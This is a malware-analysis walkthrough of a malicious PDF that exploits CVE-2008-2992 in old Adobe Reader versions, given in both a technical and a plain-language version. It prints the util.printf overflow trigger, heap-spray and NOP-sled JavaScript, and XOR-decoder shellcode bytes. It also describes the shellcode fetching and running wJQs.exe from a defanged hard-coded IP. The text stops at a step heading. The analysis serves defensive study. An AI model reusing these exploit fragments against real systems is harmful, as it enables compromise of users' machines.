Anatomy of a Malicious PDF
A malicious PDF used an automatic /OpenAction JavaScript action to run an obfuscated script that heap-sprayed shellcode and triggered a stack buffer overflow in Adobe Acrobat and Reader via util.printf (CVE-2008-2992). The shellcode then downloaded and launched a second-stage executable from a hard-coded IP address.

medium.com
Published on medium.com
Malware Analysis
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
A PDF is not a static page. The format can carry JavaScript, launch actions, embedded files and interactive forms, which makes it a long-standing delivery vehicle for exploits. This write-up takes one malicious PDF apart on a REMnux VM without ever opening it in a reader, from first triage to the final Windows API calls the shellcode makes.
The sample exploits CVE-2008-2992, a stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier. The analysis shows the whole chain: an automatic script, an eval() obfuscation layer, a heap spray, the overflow trigger, and position-independent shellcode that downloads and runs a second-stage executable.
What the analysis showed, in short:
- The PDF runs JavaScript automatically when opened, through an /OpenAction and a /JavaScript action. No click is needed.
- The script is hidden behind a layer of eval()-based obfuscation. Swapping the final eval(A) for console.log(A) reveals it.
- The revealed code sprays the heap with a NOP sled plus shellcode, then calls util.printf("%45000f", num). That call triggers CVE-2008-2992.
- The shellcode is position-independent and decodes itself at runtime. Emulated in scdbg, it loads urlmon, downloads an executable from a hard-coded IP address, saves it as wJQs.exe and launches it with WinExec.
Setup
Everything was done on REMnux, a Linux distribution built for malware analysts. The tools used:
- pdf-parser.py: parses a PDF, lists and searches its objects, and filters their content. pdfid is a lighter alternative that only counts suspicious keywords.
- pdftk: the PDF Toolkit, used to merge, split, rotate, encrypt, decrypt and fill forms. Here it rewrites the file with its streams uncompressed.
- Node.js: runs the deobfuscated JavaScript so its output can be read.
- scdbg: a shellcode emulator that runs x86 shellcode in a sandboxed CPU model and logs the Windows API calls it makes.
Samples must be analysed in an isolated VM with a clean snapshot and no route to the internet, and a suspicious PDF must never be opened in a normal reader. This sample tries to download and execute a program the moment a vulnerable Acrobat opens it.
Finding it
Triage starts with a keyword summary. The summary shows 15 indirect objects and the keywords that stand out: one /OpenAction, /JS in two objects (1 and 12) and /JavaScript in three (1, 7 and 12). There is also an /AcroForm. An automatic action combined with JavaScript is the first red flag, and the object numbers show where to dig.
When triaging a PDF, the most suspicious keywords are /OpenAction, /AA (additional actions), /JS and /JavaScript. Others worth a look are /Launch, /EmbeddedFile and /URI. One of these on its own proves nothing, but a combination, especially in a short, simple file, deserves a closer look.
The objects met during the analysis:
- /Catalogue: the root dictionary of the document. Every other top-level feature is referenced from here.
- /Outlines: the bookmark tree shown in a reader's sidebar.
- /Pages and /Page: the page tree and the individual pages, with their size (/MediaBox), content streams and resources such as fonts and images.
- /OpenAction: an action the reader performs automatically when the document opens, for example jump to a page, or run a script.
- /JavaScript: identifies an action as a JavaScript action (/S /JavaScript). The same name is also used as a key in the document's /Names tree, which holds document-level scripts that run on open.
- /JS: the entry inside a JavaScript action that holds the script itself, either as a string or as a reference to a stream object.
- /AcroForm: the interactive form dictionary, holding form fields (text boxes, checkboxes, dropdowns) and their appearance settings.
Exploitation
Step 1: Initial triage
For a PDF, the quickest answer to what the file contains comes from a keyword summary. The researcher used pdf-parser.py for this (run pdf-parser.py --help to see all its options). pdfid gives similar output.

Figure 1 shows the object and keyword summary from pdf-parser.py: 15 indirect objects, one /OpenAction, /JS in objects 1 and 12, /JavaScript in objects 1, 7 and 12, and an /AcroForm.
Step 2: Following the entry point
To see the file the way the parser sees it, the raw objects are requested with pdf-parser.py --raw.

Figure 2 shows the raw view of object 1, the document catalogue. Object 1 is the root (/Type /Catalogue) and it references objects 2 to 7. The key part is the /OpenAction dictionary: its action type is /S /JavaScript, and /JS is followed by what looks like gibberish.
pdf-parser prints that string as unreadable bytes, so the next step is pdftk, which can rewrite a PDF with its streams uncompressed:
pdftk <file_name>.pdf output dump.txt uncompress
Opening dump.txt shows the same /OpenAction in readable form.

Figure 3 shows the /OpenAction in the uncompressed dump. The gibberish is a plain function call: this.kahsdisdya8ysadiasd(). The name means nothing to a human, but it is a handle that can be searched for.
Step 3: Chasing the reference chain
A string search for that function name in the dump leads to object 10.

Figure 4 shows object 10 mapping the name to object 12. Object 10 is an entry in a /Names array that links the name kahsdisdya8ysadiasd to object 12. This fits the keyword summary, which flagged /JavaScript in object 7, the /Names dictionary referenced from the catalogue. Either way, whether through the /OpenAction or a document-level script, the JavaScript is set up to run as soon as the file is opened.
Object 12 is a JavaScript action that points to yet another object for its code:

Figure 5 shows object 12 as a JavaScript action pointing at object 13.
Object 13 is where the code lives. Laid out end to end, the chain looks like this:
Object 1 /Catalog └─ /OpenAction → /S /JavaScript /JS (this.kahsdisdya8ysadiasd())Object 10 /Names [ (kahsdisdya8ysadiasd) 12 0 R ] └─→ Object 12 << /S /JavaScript /JS 13 0 R >> └─→ Object 13 stream, /Length 11158 (obfuscated JavaScript)

Figure 6 shows object 13, an 11,158-byte stream of obfuscated JavaScript. An 11 KB script inside a PDF is not something to be optimistic about. Legitimate PDF scripts, such as form validation, are usually tiny.
Step 4: Deobfuscating the script
At the very end of the stream is eval(A). eval() is a built-in function, available in both JavaScript and Python, that executes a string as code. Obfuscators love it: the script assembles its real code into the variable A through a maze of string operations, then eval runs the result.
The analyst trick here: whenever obfuscated code ends in eval(), replace the eval with the language's print function. The script then prints the code it was about to execute instead of running it.
The language is known to be JavaScript, so the last eval(A) was replaced with console.log(A), the stream was pasted into a file called test.js, and it was run with Node.

Figure 7 shows test.js with the final eval(A) replaced by console.log(A).

Figure 8 shows the deobfuscated output printed by Node. The real script has three parts, taken from the end.
Step 5: Reading the deobfuscated code
5.1 The trigger: util.printf and CVE-2008-2992
The script ends with this call:
util.printf("%45000f", num);
util.printf is a JavaScript function Adobe Acrobat and Reader provide for formatting numbers. The format string %45000f asks for a floating-point value padded to a field width of 45,000 characters, and num is a very long numeric string. Handing the function that combination is the exploit. It is CVE-2008-2992, a stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier, where a crafted format string overflows a fixed-size buffer on the stack.
An overflow alone only crashes the program. To turn it into code execution, the attacker needs to control where execution lands afterwards. That is what the rest of the script prepares.
5.2 The landing zone: NOP sled and heap spray
Before the trigger, the script builds a large block of memory:
var nop = "";for (iCnt = 128; iCnt >= 0; --iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");heapblock = nop + payload;// ...pad, then fill 1,400 array entries with copies of the blockfor (i = 0; i < 1400; i++) mem[i] = block + heapblock;
Replace each %u with a space and the value reads 9090 9090 9090 9090 9090. 90 is the x86 opcode for NOP ("no operation"), an instruction that does nothing and simply moves on to the next one. This is not a coincidence. A long run of NOPs is called a NOP sled: if the corrupted program jumps anywhere inside it, the CPU slides harmlessly down to the end, where the real payload begins. It also shows the author is targeting x86, since 0x90 is only a NOP on that architecture.
The script then allocates roughly half-megabyte blocks of NOPs-plus-payload 1,400 times. This is a heap spray: it fills so much of the process's memory with copies of the sled and shellcode that, once the overflow redirects execution, a jump to a fairly predictable address is very likely to land inside one of them. The technique was a staple of browser and PDF exploits for years.
5.3 The payload: recognising shellcode
The payload variable is a long string of %uXXXX sequences. unescape() turns each sequence into a 16-bit value, stored in memory in little-endian order (low byte first). The payload begins %u00e8 %u0000 %u5d00 %uc583 …, which in memory is:
E8 00 00 00 00 5D 83 C5 14 B9 8B 01 00 00 B0 3D 30 45 00 45 49 75 ...
Disassembling those first bytes gives:
E8 00 00 00 00 call $+5 ; push address of next instr.5D pop ebp ; ebp now holds our own address83 C5 14 add ebp, 0x14B9 8B 01 00 00 mov ecx, 0x18B ; loop counter: 395 bytesB0 3D mov al, 0x3D ; XOR key30 45 00 xor [ebp], al ; decode one byte in place45 inc ebp49 dec ecx75 .. jnz loop
The opening call to the very next instruction followed by pop is a classic GetPC trick: it lets position-independent code discover where in memory it is running. What follows is a small decoder that XORs the rest of the payload with the single-byte key 0x3D. That is why the interesting strings (the DLL name, the URL) are not visible in the raw bytes. These are well-known hallmarks of shellcode.
Step 6: Extracting the shellcode
To analyse the payload on its own, it was needed as a binary file. A short Python script (written with Gemini's help) pulls every %uXXXX block out of the string and writes each as a little-endian 16-bit value to shellcode.bin:
import re, struct
# paste the string from the "payload" variable herejs_payload = "%u00e8%u0000%u5d00%uc583%ub914..."# every %uXXXX sequence is one 16-bit valueblocks = re.findall(r"%u([0-9a-fA-F]{4})", js_payload)with open("shellcode.bin", "wb") as f: for block in blocks: f.write(struct.pack("<H", int(block, 16))) # little-endian 16-bitprint("Decoded shellcode saved to shellcode.bin")

Figure 9 shows the extraction script, decode.py.
Step 7: Emulating the shellcode with scdbg
Reading raw shellcode instruction by instruction is slow, and running it on a real system is out of the question. scdbg is the middle path. It emulates the shellcode in a sandboxed CPU and logs every Windows API call it makes, letting the shellcode decode itself and show its hand.
scdbg -f shellcode.bin

Figure 10 shows the scdbg output with the shellcode's API calls. The sequence is short and unmistakable:
- LoadLibraryA("urlmon"): loads the Windows library that provides URL download functions.
- GetTempPathA: finds the temporary-files folder.
- URLDownloadToFileA(http://92[.]62[.]100[.]66/bm/?h=... …\Temp\wJQs.exe): downloads a file from a hard-coded IP address and saves it as wJQs.exe in the temp folder. The C:\users\remnux… part of the path comes from the emulated environment; on a real victim it would be that user's own temp directory.
- WinExec: launches the downloaded wJQs.exe.
- ExitProcess: ends the host process.
That is the solid proof: the PDF is a dropper. It exploits the reader, then downloads and runs a second-stage executable.
The full attack chain
1. Victim opens the PDF in a vulnerable Adobe Acrobat/Reader2. /OpenAction and the /Names JavaScript run automatically3. Obfuscated script decodes itself via eval()4. Heap spray fills memory with NOP sled + shellcode5. util.printf("%45000f", ...) overflows the stack (CVE-2008-2992)6. Execution lands in the sled and slides into the shellcode7. Shellcode XOR-decodes itself and resolves its APIs8. URLDownloadToFileA fetches wJQs.exe from 92[.]62[.]100[.]669. WinExec launches the second-stage executable
Root cause
The vulnerability is CVE-2008-2992: a stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier, where a crafted format string passed to util.printf overflows a fixed-size buffer on the stack. The format string %45000f asks for a floating-point value padded to a field width of 45,000 characters, and num is a very long numeric string; that combination is the exploit.
The PDF side of the chain relies on the format's legitimate features: /OpenAction and the /Names tree let a document run JavaScript as soon as it is opened, with no user interaction beyond opening the file. The script hides its real code behind eval(), and the shellcode hides its strings behind a single-byte XOR with key 0x3D, so nothing interesting is visible in the raw bytes.
The heap spray is what turns the crash into code execution: it fills so much of the process's memory with copies of the sled and shellcode that, once the overflow redirects execution, a jump to a fairly predictable address is very likely to land inside one of them.
Impact
On a vulnerable reader, opening the PDF is enough: the JavaScript runs automatically, the overflow redirects execution into the sprayed memory, and the shellcode downloads and launches wJQs.exe from a hard-coded IP address. The victim does not have to click anything inside the document.
The sample alone does not tell us how it was delivered. If the file arrived as an email attachment, T1566.001 (Phishing: Spearphishing Attachment) would apply too.
The analysis directly supports this MITRE ATT&CK mapping:
- T1203 Exploitation for Client Execution: the util.printf overflow (CVE-2008-2992).
- T1059.007 Command and Scripting Interpreter: JavaScript: script executed via /OpenAction and /JavaScript.
- T1027 Obfuscated Files or Information: eval()-based obfuscation and XOR-encoded shellcode.
- T1105 Ingress Tool Transfer: URLDownloadToFileA pulling down wJQs.exe.
- T1106 Native API: direct use of LoadLibraryA, URLDownloadToFileA and WinExec from shellcode.
- T1204.002 User Execution: Malicious File: the victim has to open the PDF.
Indicators of compromise
Network indicators are defanged so they cannot be clicked by accident.
- Sample name (SHA-256 as shown in the screenshot): [redacted]
- Download URL (prefix): hxxp://92[.]62[.]100[.]66/bm/?h=…
- Download host: 92[.]62[.]100[.]66 (hard-coded IP, no DNS lookup involved)
- Dropped file: wJQs.exe in the user's temp directory
- PDF structure: /OpenAction + /JavaScript + /Names script; 11,158-byte obfuscated JS stream; util.printf("%45000f", …) after a heap spray
Fix
The report does not describe a patch or a change made to the sample. The exploit targets Adobe Acrobat and Reader 8.1.2 and earlier. On the analysis side, the workflow itself is the control: never open a suspicious PDF in a normal reader, and work in an isolated VM with a clean snapshot and no route to the internet.
Variants to test
- Other automatic actions. Look for /AA (additional actions) alongside /OpenAction in the keyword summary. A positive result is an automatic action that fires on open, on page close or on another document event without user interaction.
- Document-level scripts. Check the /Names tree for /JavaScript entries that are not referenced from /OpenAction. A positive result is a script that runs on open through the document-level path rather than the catalogue's action.
- Other eval-style wrappers. Replace the final eval with the language's print function whenever obfuscated code ends in eval(). A positive result is readable code printed instead of executed.
- Other format-string sinks. Look for calls into reader-provided formatting functions with very large field widths, such as util.printf with a large %f width. A positive result is a crash in a vulnerable reader version.
- Other spray patterns. Search the deobfuscated script for repeated unescape of %u9090 blocks and large loops filling arrays. A positive result is a NOP sled plus payload replicated many times.
- Other GetPC decoders. Disassemble the first bytes of an extracted payload and look for call $+5 followed by pop. A positive result is a position-independent decoder, here an XOR loop with key 0x3D, that hides strings until runtime.
- Other download APIs. Emulate extracted shellcode in scdbg and watch for LoadLibraryA, URLDownloadToFileA and WinExec. A positive result is a hard-coded download host and a dropped executable name.
What happened, in plain words
A PDF file is the kind of document people open without thinking: a ticket, an invoice, a form. This one was built to attack the computer of whoever opened it, and it did so the instant the file was opened in a vulnerable version of Adobe Acrobat or Adobe Reader. Nobody had to click a button inside the document.
The file carried a small program written in JavaScript, the same language that runs inside web pages. That program was deliberately scrambled so a human reading the file would see nonsense. Once unscrambled, it did two things: it filled the reader's memory with copies of a tiny attack program, and then it called a number-formatting function in the reader with an absurdly long value. That call is the actual bug, known as CVE-2008-2992, and it lets the attacker take over where the program goes next. The tiny attack program, called shellcode, then downloaded an executable file from a hard-coded IP address, saved it as wJQs.exe and started it.
The whole analysis was done on a machine that never opened the PDF in a reader at all. The file was taken apart with command-line tools, the hidden script was made readable, and the final payload was run inside an emulator that pretends to be a Windows computer and writes down every system call the payload makes. That is how we know what it would have done on a real victim.
Why a PDF can be dangerous at all
Most people think of a PDF as a picture of a page. In reality the format is much richer. A PDF can contain JavaScript, actions that fire automatically, embedded files and interactive forms. Those are legitimate features, used by real documents every day, and they are exactly why PDFs have been a favourite delivery method for attackers for years.
A useful comparison: a PDF is less like a printed sheet and more like a small website packed into one file. It has structure, it has parts that reference other parts, and it can carry code that the reader is expected to run.
This walkthrough goes from the first look at the file to the final system calls the hidden program makes. Along the way you will see how to:
- read the structure of a PDF and spot the parts that matter;
- follow a chain of references from one part of the file to another until you reach a hidden script;
- undo a simple scrambling layer built around a function called eval();
- recognise a heap spray, a NOP sled and classic shellcode patterns;
- run shellcode in an emulator to learn what it does without ever running it on a real machine.
You do not need to be a reverse engineer to follow this. Each step explains what we are looking at and why it matters.
The safe place to do this
Everything was done on REMnux, a Linux distribution built specifically for malware analysts. Think of it as a workshop with the tools already laid out. The tools used were:
- pdf-parser.py: reads a PDF, lists its internal parts (called objects), searches them and filters their content. A lighter companion tool, pdfid, only counts suspicious keywords.
- pdftk: the PDF Toolkit, normally used to merge, split, rotate, encrypt, decrypt and fill forms. Here it is used to rewrite the file with its compressed parts expanded, so they become readable text.
- Node.js: a program that runs JavaScript outside a browser. It is used to run the unscrambled script so its output can be read.
- scdbg: a shellcode emulator. It runs x86 shellcode inside a simulated CPU and logs every Windows system call the shellcode makes.
Safety note: analyse samples in an isolated virtual machine with a clean snapshot and no route to the internet. Never open a suspicious PDF in a normal reader. As you will see below, this sample tries to download and execute a program the moment a vulnerable Acrobat opens it.
A virtual machine, or VM, is a computer simulated inside your real computer. If it gets infected, you throw it away and restore the snapshot, which is a saved copy of its state from before the analysis. No internet route means the payload cannot actually reach its download server even if it runs.
PDF anatomy in five minutes
A PDF is a collection of objects. An object is a self-contained piece of data describing one aspect of the document: a page, a font, a form field, a script, an action. Objects can point at each other, which is how a malicious file can bury its payload several hops away from the place where the reader starts reading.
A comparison: imagine a set of numbered envelopes, each containing a note that says "see envelope 12". The reader starts at envelope 1 and follows the notes. An attacker can put the dangerous content in envelope 13 and make the trail look boring until you get there.
The objects you will meet in this analysis:
- /Catalogue: the root dictionary of the document. Every other top-level feature is referenced from here. It is envelope 1.
- /Outlines: the bookmark tree shown in a reader's sidebar.
- /Pages and /Page: the page tree and the individual pages, with their size (/MediaBox), content streams and resources such as fonts and images.
- /OpenAction: an action the reader performs automatically when the document opens, for example jump to a page, or run a script.
- /JavaScript: identifies an action as a JavaScript action (/S /JavaScript). The same name is also used as a key in the document's /Names tree, which holds document-level scripts that run on open.
- /JS: the entry inside a JavaScript action that holds the script itself, either as a string or as a reference to a stream object.
- /AcroForm: the interactive form dictionary, holding form fields (text boxes, checkboxes, dropdowns) and their appearance settings.
Tip: when triaging a PDF, the most suspicious keywords are /OpenAction, /AA (additional actions), /JS and /JavaScript. Others worth a look are /Launch, /EmbeddedFile and /URI. One of these on its own proves nothing, but a combination, especially in a short, simple file, deserves a closer look.
Step 1: First look at the file
Every malware analysis starts with triage: what kind of file is this, and what does it contain? For a PDF, the quickest answer comes from a keyword summary. The researcher used pdf-parser.py for this (run pdf-parser.py --help to see all its options). pdfid gives similar output.
Figure 1 shows the object and keyword summary from pdf-parser.py. The summary reports 15 indirect objects and, more importantly, the keywords that stand out: one /OpenAction, /JS in two objects (1 and 12) and /JavaScript in three (1, 7 and 12). There is also an /AcroForm. An automatic action combined with JavaScript is the first red flag, and the object numbers tell us where to dig.
Why this matters: an /OpenAction means the reader will do something by itself, without the user clicking. JavaScript means there is code. Together they mean code that runs on its own. That is not proof of malice, but it is the reason to keep looking.
Step 2: Following the entry point
To see the file the way the parser sees it, the raw objects are requested with pdf-parser.py --raw.
Figure 2 shows the raw view of object 1, the document catalogue. Object 1 is the root (/Type /Catalogue) and it references objects 2 to 7. The key part is the /OpenAction dictionary: its action type is /S /JavaScript, and /JS is followed by what looks like gibberish.
pdf-parser prints that string as unreadable bytes, so the next step is pdftk, which can rewrite a PDF with its streams uncompressed:
pdftk <file_name>.pdf output dump.txt uncompress
Line by line:
pdftkruns the PDF Toolkit.<file_name>.pdfis a placeholder for the suspicious file's name.output dump.txttells the tool to write the result to a new file called dump.txt.uncompressasks it to expand the compressed parts, so the text inside becomes readable.
Opening dump.txt shows the same /OpenAction in readable form.
Figure 3 shows the /OpenAction in the uncompressed dump. The gibberish turns out to be a plain function call: this.kahsdisdya8ysadiasd(). The name means nothing to a human, but it is a handle we can search for.
A function call is an instruction to run a named piece of code. The odd name is deliberate: it is unlikely to appear anywhere else, so searching for it leads straight to the code that defines it.
Step 3: Chasing the reference chain
A string search for that function name in the dump leads to object 10.
Figure 4 shows object 10 mapping the name to object 12. Object 10 is an entry in a /Names array that links the name kahsdisdya8ysadiasd to object 12. This fits the keyword summary, which flagged /JavaScript in object 7, the /Names dictionary referenced from the catalogue. Either way, whether through the /OpenAction or a document-level script, the JavaScript is set up to run as soon as the file is opened.
Object 12 is a JavaScript action that points to yet another object for its code:
Figure 5 shows object 12 as a JavaScript action pointing at object 13.
Object 13 is where the code lives. Laid out end to end, the chain looks like this:
Object 1 /Catalog └─ /OpenAction → /S /JavaScript /JS (this.kahsdisdya8ysadiasd())Object 10 /Names [ (kahsdisdya8ysadiasd) 12 0 R ] └─→ Object 12 << /S /JavaScript /JS 13 0 R >> └─→ Object 13 stream, /Length 11158 (obfuscated JavaScript)
Reading the chain in plain words: object 1 says "when the document opens, run this JavaScript". The JavaScript is a call to a function with a strange name. Object 10 is a lookup table that says that name belongs to object 12. Object 12 is a JavaScript action whose code is stored in object 13. Object 13 is the actual script, 11,158 bytes long and scrambled.
Figure 6 shows object 13, an 11,158-byte stream of obfuscated JavaScript. An 11 KB script inside a PDF is not something to be optimistic about. Legitimate PDF scripts, such as form validation, are usually tiny.
Obfuscated means deliberately written to be hard for a human to read, while still being valid code for the computer. A few lines of form validation are normal; a script of this size is not.
Step 4: Unscrambling the script
At the very end of the stream is eval(A). eval() is a built-in function, available in both JavaScript and Python, that executes a string as code. Obfuscators love it: the script assembles its real code into the variable A through a maze of string operations, then eval runs the result.
A comparison: eval() is like a sealed envelope that says "open me and do whatever the note inside says". The scrambler builds the note piece by piece so that a casual reader never sees the final instruction.
Analyst trick: whenever you find obfuscated code that ends in eval(), replace the eval with the language's print function. The script then prints the code it was about to execute instead of running it.
We already know the language is JavaScript, so the last eval(A) was replaced with console.log(A), the stream was pasted into a file called test.js, and it was run with Node.
Figure 7 shows test.js with the final eval(A) replaced by console.log(A).
Figure 8 shows the deobfuscated output printed by Node. The real script has three parts, and they are taken from the end.
Why start from the end? Because the last thing a script does is usually the point of the whole thing. The earlier parts exist to set the stage for it.
Step 5: Reading the unscrambled code
5.1 The trigger: util.printf and CVE-2008-2992
The script ends with this call:
util.printf("%45000f", num);
Line by line:
utilis an object that Adobe Acrobat and Reader provide to scripts inside PDFs. It is not part of normal JavaScript in a browser; it is an extra the reader adds.printfis a function on that object used for formatting numbers into text."%45000f"is a format string. The%fpart means "a floating-point number", and the45000in the middle means "pad it out to a field 45,000 characters wide".numis a very long numeric string supplied by the script.
Handing the function that combination is the exploit. It is CVE-2008-2992, a stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier, where a crafted format string overflows a fixed-size buffer on the stack.
Two ideas need unpacking. A buffer is a fixed-size space in memory reserved for a value, like a glass that holds a certain amount of water. A buffer overflow is what happens when more data is poured in than the glass can hold: the extra spills into neighbouring memory. The stack is the region of memory where a program keeps track of which function called which, and where it should return when a function finishes. If the spill reaches the saved return address, the attacker can change where the program goes next.
A CVE is a public catalogue number for a known vulnerability, so that everyone can refer to the same bug unambiguously. This one is old, but old bugs stay useful to attackers as long as vulnerable software is still installed somewhere.
An overflow alone only crashes the program. To turn it into code execution, the attacker needs to control where execution lands afterwards. That is what the rest of the script prepares.
5.2 The landing zone: NOP sled and heap spray
Before the trigger, the script builds a large block of memory:
var nop = "";for (iCnt = 128; iCnt >= 0; --iCnt) nop += unescape("%u9090%u9090%u9090%u9090%u9090");heapblock = nop + payload;// ...pad, then fill 1,400 array entries with copies of the blockfor (i = 0; i < 1400; i++) mem[i] = block + heapblock;
Line by line:
var nop = "";creates an empty piece of text to build on.- The
forloop counts from 128 down to 0, so it runs 129 times. - Each time,
nop += unescape("%u9090%u9090%u9090%u9090%u9090")appends a decoded block to that text.unescape()turns each%uXXXXsequence into the character with that numeric value. heapblock = nop + payload;glues the long run of NOPs to the actual payload.- The second loop fills 1,400 entries of an array called
memwith copies of that block.
Replace each %u with a space and the value reads 9090 9090 9090 9090 9090. 90 is the x86 opcode for NOP ("no operation"), an instruction that does nothing and simply moves on to the next one. This is not a coincidence. A long run of NOPs is called a NOP sled: if the corrupted program jumps anywhere inside it, the CPU slides harmlessly down to the end, where the real payload begins. It also tells us the author is targeting x86, since 0x90 is only a NOP on that architecture.
An opcode is the numeric code a processor uses for one instruction. x86 is the family of processors used by most Windows PCs. A comparison for the sled: imagine dropping a marble onto a sloped roof made of smooth tiles. Wherever it lands, it slides down to the gutter. The gutter is the payload.
The script then allocates roughly half-megabyte blocks of NOPs-plus-payload 1,400 times. This is a heap spray: it fills so much of the process's memory with copies of the sled and shellcode that, once the overflow redirects execution, a jump to a fairly predictable address is very likely to land inside one of them. The technique was a staple of browser and PDF exploits for years.
The heap is the part of memory a program uses for data it creates while running. Spraying it is like covering a whole floor with copies of the same rug so that, wherever you step, you are standing on one.
5.3 The payload: recognising shellcode
The payload variable is a long string of %uXXXX sequences. unescape() turns each sequence into a 16-bit value, stored in memory in little-endian order (low byte first). The payload begins %u00e8 %u0000 %u5d00 %uc583 …, which in memory is:
E8 00 00 00 00 5D 83 C5 14 B9 8B 01 00 00 B0 3D 30 45 00 45 49 75 ...
Disassembling those first bytes gives:
E8 00 00 00 00 call $+5 ; push address of next instr.5D pop ebp ; ebp now holds our own address83 C5 14 add ebp, 0x14B9 8B 01 00 00 mov ecx, 0x18B ; loop counter: 395 bytesB0 3D mov al, 0x3D ; XOR key30 45 00 xor [ebp], al ; decode one byte in place45 inc ebp49 dec ecx75 .. jnz loop
Line by line:
call $+5calls the instruction five bytes ahead, which pushes the address of the next instruction onto the stack.pop ebptakes that address back off the stack and stores it in a register called ebp. The code now knows where in memory it is.add ebp, 0x14moves the pointer forward by 20 bytes, past this small decoder, to the start of the encoded data.mov ecx, 0x18Bsets a counter to 395, the number of bytes to decode.mov al, 0x3Dputs the value 0x3D into a small register, al. This is the key.xor [ebp], alcombines the byte at the pointer with the key, changing it back to its real value.inc ebpmoves to the next byte.dec ecxcounts down.jnz looprepeats until the counter reaches zero.
A register is a tiny, very fast storage slot inside the processor. Little-endian means multi-byte values are stored with the smallest part first, which is why the bytes look reversed compared with the %u values. XOR is a simple mathematical operation that can scramble data with a key and unscramble it with the same key.
The opening call to the very next instruction followed by pop is a classic GetPC trick: it lets position-independent code discover where in memory it is running. What follows is a small decoder that XORs the rest of the payload with the single-byte key 0x3D. That is why the interesting strings (the DLL name, the URL) are not visible in the raw bytes. These are well-known hallmarks of shellcode.
Shellcode is a small, self-contained program designed to be placed in memory by an exploit and then executed. Position-independent means it does not rely on being loaded at one fixed address; it works out its own location at runtime. A comparison for GetPC: a person dropped blindfolded into a building who feels the walls to work out which room they are in.
Step 6: Extracting the shellcode
To analyse the payload on its own, it was needed as a binary file. A short Python script (written with Gemini's help) pulls every %uXXXX block out of the string and writes each as a little-endian 16-bit value to shellcode.bin:
import re, struct
# paste the string from the "payload" variable herejs_payload = "%u00e8%u0000%u5d00%uc583%ub914..."# every %uXXXX sequence is one 16-bit valueblocks = re.findall(r"%u([0-9a-fA-F]{4})", js_payload)with open("shellcode.bin", "wb") as f: for block in blocks: f.write(struct.pack("<H", int(block, 16))) # little-endian 16-bitprint("Decoded shellcode saved to shellcode.bin")
Line by line:
import re, structloads two Python modules: one for pattern matching and one for packing numbers into bytes.js_payload = "..."is where the string from the payload variable is pasted.re.findall(r"%u([0-9a-fA-F]{4})", js_payload)finds every%ufollowed by four hexadecimal digits and keeps the four digits.open("shellcode.bin", "wb")opens an output file for writing binary data.- The loop takes each four-digit block, converts it from hexadecimal to a number, and packs it as a 16-bit value in little-endian order.
print(...)just reports that the file was written.
Hexadecimal is a way of writing numbers using digits 0 to 9 and letters A to F, common in computing because it maps neatly onto bytes. A byte is eight bits, the basic unit of data.
Figure 9 shows the extraction script, decode.py.
Why bother extracting it? Because the shellcode is easier to study as a plain binary file than as a string buried inside a PDF.
Step 7: Running the shellcode in an emulator
